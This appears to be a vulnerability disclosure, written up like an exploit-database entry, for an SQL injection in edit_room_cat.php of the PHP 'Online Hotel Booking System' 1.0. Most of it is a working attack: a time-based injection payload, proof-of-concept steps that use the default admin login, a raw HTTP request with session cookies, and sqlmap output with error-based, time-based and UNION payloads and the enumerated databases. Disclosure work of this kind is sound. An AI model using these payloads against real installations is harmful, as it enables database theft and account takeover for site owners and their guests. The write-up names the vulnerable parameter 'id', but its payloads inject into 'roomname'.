

main

...

webray.com.cn / cve / Online Hotel Booking System / Online Hotel Booking System  
edit\_room\_cat.php id SQL inject.md



Xor-Gerke Create Online Hotel Booking System edit\_room\_cat.php id SQL inject.md

History

1 contributor

43 lines (33 sloc) | 2.35 KB

...

# Online Hotel Booking System edit\_room\_cat.php id SQL inject

Exploit Title: Online Hotel Booking System edit\_room\_cat.php id SQL inject

Exploit Author: [webraybtl@webray.com.cn](mailto:webraybtl@webray.com.cn) inc

Vendor Homepage: <https://projectworlds.in/free-projects/php-projects/2777-2/>

Software Link: <https://projectworlds.in/wp-content/uploads/2019/06/hotel-booking.zip>

Version: Online Hotel Booking System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description


The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability. Online Hotel Booking System does not filter the content correctly at the "edit\_room\_cat.php" id module, resulting in the generation of SQL injection.

### Payload used:

```
Duplex' AND (SELECT 1352 FROM (SELECT(SLEEP(5)))vGbZ) AND 'zhFe'='zhFe
```

### Proof of Concept

1. Login the CMS. Admin Default Access: Email: admin Password: 12345
2. Open Page <http://172.24.5.107/admin.php>
3. Put SQL injection payload ( [http://172.24.5.107/admin/edit\\_room\\_cat.php?roomname=Duplex' AND \(SELECT 1352 FROM \(SELECT\(SLEEP\(5\)\)\)vGbZ\) AND 'zhFe'='zhFe](http://172.24.5.107/admin/edit_room_cat.php?roomname=Duplex' AND (SELECT 1352 FROM (SELECT(SLEEP(5)))vGbZ) AND 'zhFe'='zhFe) ) in the id content and click on Enter to publish the page, Viewing the successfully sleep 5 seconds.



### 4. Html Request Code

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apexchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: keep-alive

Cookie: PHPSESSID=i91ffftap2j41ojamv49897fe27;

ci\_session=3eug5e2ddfbg0kf7vmme4m13g3n76evs

Host: 172.24.5.107

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)

## 5. sqlmap data: python3 sqlmap.py -r test.txt --dbs

```
Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: roomname=Duplex' OR (SELECT 8868 FROM(SELECT COUNT(*),CONCAT(0x716b7a6b71,(SELECT (ELT(8868=8868,1))),0x7176627071,FLOOR(R
AND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'pBaf'='pBaf

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: roomname=Duplex' AND (SELECT 1352 FROM (SELECT(SLEEP(5)))vGbz) AND 'zhFe'='zhFe

Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: roomname=-2621' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b7a6b71,0x437a596c5a677458637a4974576d7250
5a4c654a647270744664796e5a6972686d4c464556776b5a,0x7176627071)-- --
-----
[16:32:42] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
[16:32:42] [INFO] fetching database names
available databases [7]:
[*] 74cms
[*] hotel
[*] information_schema
[*] mysql
[*] performance_schema
[*] psrs
[*] sys
```